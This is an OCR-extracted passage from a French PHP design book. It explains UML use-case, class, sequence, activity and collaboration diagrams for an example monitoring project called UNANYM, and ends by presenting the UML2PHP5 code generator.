
Figure 8–6 Cas d'utilisation de l'éditeur

Les cas d'utilisation liés à l'agent de monitoring :



Figure 8–7 Cas d'utilisation de l'agent de monitoring

Figure 8–8
Symboles utilisés pour le diagramme de cas d'utilisation



Sur la figure 8-3, un **paquetage** est un symbole général, utilisé dans de nombreux diagrammes UML pour faire des regroupements. Ici, nous l'utiliserons par exemple pour regrouper les cas d'utilisation d'un acteur particulier.

Un *cas d'utilisation* représente une fonctionnalité générale à laquelle un ou plusieurs acteur(s) a(ont) accès.

Un *acteur* est un élément qui agit sur le système.

Une *extension* est une relation entre deux cas d'utilisation (dépendance).

Lorsqu'un cas d'utilisation est en *italique*, cela veut dire qu'il est *abstrait*. Il représente une fonctionnalité générale utilisée par d'autres cas d'utilisation mais pas utilisée telle quelle.

Analyse technique statique

Le but de cette démarche est de définir la conception de l'architecture de l'application, c'est-à-dire les classes, leurs méthodes/attributs et l'ensemble des relations entre tout cela.

Nous commencerons par identifier les objets dont nous aurons besoin, puis nous les mettrons en relation par l'intermédiaire du diagramme de classes.

Les différents types de classes

Un objet peut contenir des données (*entité*) ou mettre en œuvre des fonctionnalités (*contrôle*) ou les deux (*dialogue*). La figure 8-9 donne une représentation graphique proposée par L. Jacobson de trois types de classes.

- Une *entité* possède des attributs et des accesseurs (méthodes d'accès aux attributs). Elle constitue l'information persistante de l'application.
- Un *contrôle* met en œuvre des fonctionnalités et contient souvent la logique de l'application. Il possède uniquement des opérations.
- Un *dialogue* peut représenter un formulaire ou tout type d'IHM (Interface homme machine). Il contient des attributs et des opérations permettant de traiter les données (actions).



Figure 8–9
Trois types de classes

> **Quelle différence y a-t-il entre un objet et une classe ?**
>
> Un objet est ce que l'on appelle une *instance de classe*. La classe est en quelque sorte un moule à créer des objets. Par exemple, la classe `Utilisateur` peut servir à créer des objets `Guillaume Ponçon`, `Zeev Suraski`, etc.

La classe métier

Une « classe métier » ou « entité métier » est spécifique à un domaine d'activité. Par exemple, si votre métier est l'édition, vos classes métier seront des livres, des auteurs et tout ce qui peut se rapporter à votre activité.

Le stéréotype

Les caractéristiques de vos objets peuvent également être déduite du « *stéréotype* » des classes correspondantes. Un stéréotype prend par exemple les valeurs suivantes :

- *page* pour indiquer que la classe est spécifique à une page ;
- *classe smarty* pour indiquer que la classe provient de la bibliothèque `smarty` ;
- *action* pour indiquer que la classe est une action du motif de conception MVC ;
- etc.

Le stéréotype sera à notre niveau une notation pratique. Il distingue des classes ayant des caractéristiques identiques.

RÉFÉRENCE En savoir davantage sur les objets

Le chapitre 11 consacré aux méta-structures décrira de manière détaillée ce qu'est un objet et comment s'en servir. Le chapitre 10 proposera une liste de motifs de conception (*design patterns*) très utiles pour accompagner vos réflexions sur les diagrammes de classes.

L'identification des objets métier

Commençons par revoir nos cas d'utilisation pour distinguer les objets métier qui apparaissent. Dans le cas de notre projet UNANYM, la remarque ci-après donne une liste d'objets métier correspondants.

EXEMPLE PRATIQUE Quelques objets métier utiles pour UNANYM

En reprenant les cas d'utilisation et l'expression des besoins, les exigences et les contraintes vues précédemment, nous pouvons en déduire quelques objets métier :

- `Administrator`, `Developper`, que nous pouvons faire hériter d'une classe *`Person`* ;
- `Editor` représentant un éditeur (Zend Studio, Eclipse, etc.) ;
- `MonitorAgent` représentant un agent de monitoring (moniteur mémoire, moniteur disque, etc.) ;
- `Command` représentant une commande (ligne de commande) ;
- `ConfigFile` représentant un fichier de configuration système (`hosts`, `resolv.conf`, `php.ini`, etc.) ;
- `Application` représentant une application en PHP ;
- `Incident` représentant un incident généré par un agent de monitoring.

Une fois les objets métier identifiés, nous pouvons commencer à les mettre en relation, puis à les remplir et à faire apparaître peu à peu notre architecture. C'est le rôle du diagramme de classes.

Le diagramme de classes

Le diagramme de classes que nous allons voir dans un premier temps se construit avec les classes de type *entité*. Il met en avant leurs relations, attributs et méthodes. Voyons dans un premier temps sur la figure 8-10 ce qui compose un diagramme de classes.

Sur le diagramme légende représenté par la figure 8-10, nous distinguons quelques symboles utiles qui nous serviront à construire notre diagramme de classes. Nous pouvons détailler le rôle de ces symboles par catégories.




Figure 8–10
Composition d'un diagramme de classes

Les entités :

- Une *interface* ne peut être instanciée. Elle sert de modèle structurel à d'autres classes.
- Une *classe abstraite*, de même qu'une interface, ne peut être instanciée. En revanche, elle peut contenir du code (qui ne fait pas partie de la structure) et sert de modèle à d'autres classes.
- Un *stéréotype* est un indicateur qui range la classe dans une catégorie spécifique (voir la section précédente).
- Les *attributs* et les *méthodes* sont respectivement des « variables » et des « fonctions » de classe.
- La *portée* des attributs et des méthodes (privé -, protégé #, publique +) définit les restrictions d'accès (voir chapitre 11).

Les relations :

- Une *relation d'héritage* indique que la classe « 1 » hérite des attributs et des méthodes (privés et protégés) de la classe « 2 » (voir chapitre 11).
- Une *association* est liée à un verbe (voir figure 8-11), par exemple le verbe « édite » entre les classes `editeur` et `livre`. Les numéros associés indiquent la *multiplicité* : un éditeur peut éditer 1 à plusieurs livre(s) (`1..*`) mais un livre ne peut être édité que par un éditeur (1).
- Une *agrégation* indique que la classe « 1 » « contient » la classe « 4 ».
- Une *composition* est une agrégation plus forte : si un objet « 1 » est détruit, alors les objets « 5 » correspondants le sont aussi.




Figure 8–11
Un exemple simple d'association

Nous savons maintenant l'essentiel sur le diagramme de classes et pouvons commencer à le rédiger. N'oublions pas de le diviser en paquetages s'il est trop volumineux.

EXEMPLE PRATIQUE Un de diagramme de classes du projet UNANYM




Figure 8–12 Un diagramme de classes pour UNANYM

Le diagramme de classes de conception

Notre diagramme de classes précédent nous permet de distinguer les entités métier et leurs relations. Nous allons maintenant nous intéresser aux éléments de contrôle et de dialogue. C'est à partir de ce diagramme qu'il sera possible par la suite de construire ou générer le squelette d'une application PHP.

Pour ce diagramme, nous utiliserons les trois types de classes vus précédemment. Il est possible de passer par un diagramme intermédiaire : le diagramme de classes participantes illustré sur la figure 8-13. Il permet, à partir de la manière dont vous voyez votre interface, de déduire les classes dialogue et contrôle.




Figure 8–13 Un diagramme de classes « participantes »

> EXEMPLE PRATIQUE **Construire un diagramme de classes participantes avant le diagramme de classes de conception**
>
> Cette étape de mise en place des classes de types dialogues et contrôles est souvent effectuée via la construction d'un diagramme de classes participantes. Ce dernier lie les acteurs, les dialogues, les contrôles et les entités avec des flèches de manière à ce qu'on voit bien le cheminement des actions.
>
> Cette étape s'avère souvent accessoire dans le cas d'applications de petite taille.




Figure 8–14 Exemple de classes participantes pour le projet UNANYM (diagramme partiel)

Une fois que nous sommes prêts à construire notre diagramme de conception, nous aurons besoin de deux connaissances utiles :

- celle de nos spécifications fonctionnelles, qui définissent la plupart des actions à réaliser ;
- celle des motifs de conception usuels (voir chapitre 10), qui peuvent apporter un bon coup de pouce à la pérennité et à la fiabilité de la solution.

Pour construire le diagramme de classes de conception, nous allons nous baser sur notre diagramme de classes entité et sur le diagramme de classes participantes (ou son principe). Ainsi, nous pouvons en déduire un diagramme contenant toutes les classes de notre projet, avec leurs relations complètes.

EXEMPLE PRATIQUE Diagramme de classes de conception

Voici un diagramme de classes de conception partiel que nous pouvons déduire pour le projet UNANYM.




Figure 8–15 Un diagramme de classes de conception (partiel)

La mise en place d'un diagramme de classes de conception est un travail de réflexion. La figure 8-16 ci-après donne quelques idées d'application de motifs de conception à l'usage de ce projet.




Figure 8–16 Distinguer des motifs de conception dans un diagramme de classes de conception

Analyse technique dynamique

Le diagramme de séquence

Le diagramme de séquence décrit un scénario d'un point de vue algorithme. Les éléments qui entrent en jeu (entités, contrôles, dialogues) sont alignés sur la largeur.

Le diagramme se lit de haut en bas. Les appels entre les éléments se dessinent avec des flèches qui partent de la « ligne de vie » d'un élément à celle d'un autre.

Le diagramme d'activités

Le diagramme d'activités est un diagramme de flux représentant une navigation, un processus ou un algorithme. Concrètement, il peut représenter les étapes de navigation d'un moteur de réservation ou d'un achat effectué sur une boutique en ligne.

La figure 8-18 illustre les symboles de base utilisés pour le diagramme d'activités, ainsi que leur signification.




Figure 8–17
Le diagramme d'activités

EXEMPLE PRATIQUE **Diagramme d'activité : effectuer une demande de déploiement**

Le diagramme suivant donne un exemple de navigation explicitée par un diagramme d'activités. Cette navigation concerne un formulaire de demande de déploiement d'applications PHP se trouvant par exemple sur l'intranet d'une entreprise.




Figure 8–18 Un exemple de diagramme d'activités pour le projet UNANYM

EXEMPLE PRATIQUE Diagramme de séquence : enregistrement d'un incident

Le diagramme de la figure 8-17 représente l'algorithme initial d'enregistrement d'un incident. Un agent détecte un incident. Il s'adresse, via `addIncident()`, au gestionnaire d'incidents `IncidentManager`. Ce dernier s'adresse à son tour au contrôleur d'incidents `IncidentControler` via `addIncident()` et ainsi de suite.




Figure 8–19 Un diagramme de séquence pour l'enregistrement d'un incident

EXEMPLE PRATIQUE Diagramme de collaboration : enregistrement d'un incident

Le diagramme de la figure 8-20 représente l'algorithme initial de l'enregistrement d'un incident.




Figure 8–20 Diagramme de collaboration pour l'enregistrement d'un incident

Le diagramme de collaboration

Ce diagramme est similaire au diagramme de séquence. Il représente sous forme de graphe les interactions entre différents éléments, d'un point de vue algorithmique. Les actions sont numérotées comme ceci : 1, 1.1, 1.1.1, etc. Lorsqu'une entité effectue plusieurs opérations, on incrémente l'état comme ceci : 1.2, 1.2.1, etc.

Du modèle à l'implémentation

Utilisation d'un générateur de code

Votre modèle est maintenant établi et vous souhaitez le traduire en code. Pour cela, vous avez deux solutions : le faire à la main ou utiliser un générateur.


Dans un premier temps, il est conseillé de le faire à la main. Si votre projet est petit, le temps que vous gagnerez à automatiser est négligeable. Par ailleurs, pour s'imprégner de la structure du code de votre application, rien n'est mieux que de développer vous-même son squelette.

Si vous êtes habitué à manipuler des classes et que votre projet en comporte beaucoup, alors il existe des générateurs qui créent des fichiers contenant le squelette de votre application et éventuellement un peu de code.

Qu'est-ce qu'un générateur de code ?

Un générateur de code est lié à un outil de modélisation. Il part des diagrammes créés et génère automatiquement une partie de votre application.

Figure 8–21
Principe du générateur de code



Un générateur simple va construire le squelette de votre application à partir d'un diagramme de classes (statique). Ce squelette comprend la déclaration des classes, des méthodes et des propriétés.

Un générateur plus abouti peut générer du code à partir de diagrammes dynamiques tels que les diagrammes de séquence, d'activités ou de collaboration.

UML2PHP5

UML2PHP5 est un plug-in de l'application Dia qui permet de dessiner des diagrammes UML sur le même principe que Microsoft Visio. Dia fonctionne sous Unix et Windows.




Figure 8–22
Conversion d'un diagramme de classes en PHP avec UML2PHP5

La figure 8-22 est une copie d'écran sous Windows de l'éditeur Dia et de l'outil de conversion vers PHP 5, à travers le plug-in UML2PHP5.

L'avantage d'UML2PHP5, outre sa gratuité, est d'être très complet et entièrement compatible avec la version 5 de PHP. Les classes, leurs attributs et visibilités, ainsi les relations entre les différentes briques, sont prises en compte et répercutées dans le code généré.

Ce plug-in permet également de générer des services web complets, clients et serveurs, ainsi que le document WSDL correspondant.

Une documentation pratique illustrée de nombreux exemples est disponible sur le site officiel du plug-in :
- http://uml2php5.zpmag.com

Pour aller plus loin, vous pouvez également vous procurer une documentation écrite complète. Son prix est très abordable pour les particuliers et dérisoire pour les entreprises.

> **À RETENIR Évolutions futures d'UML2PHP5**
>
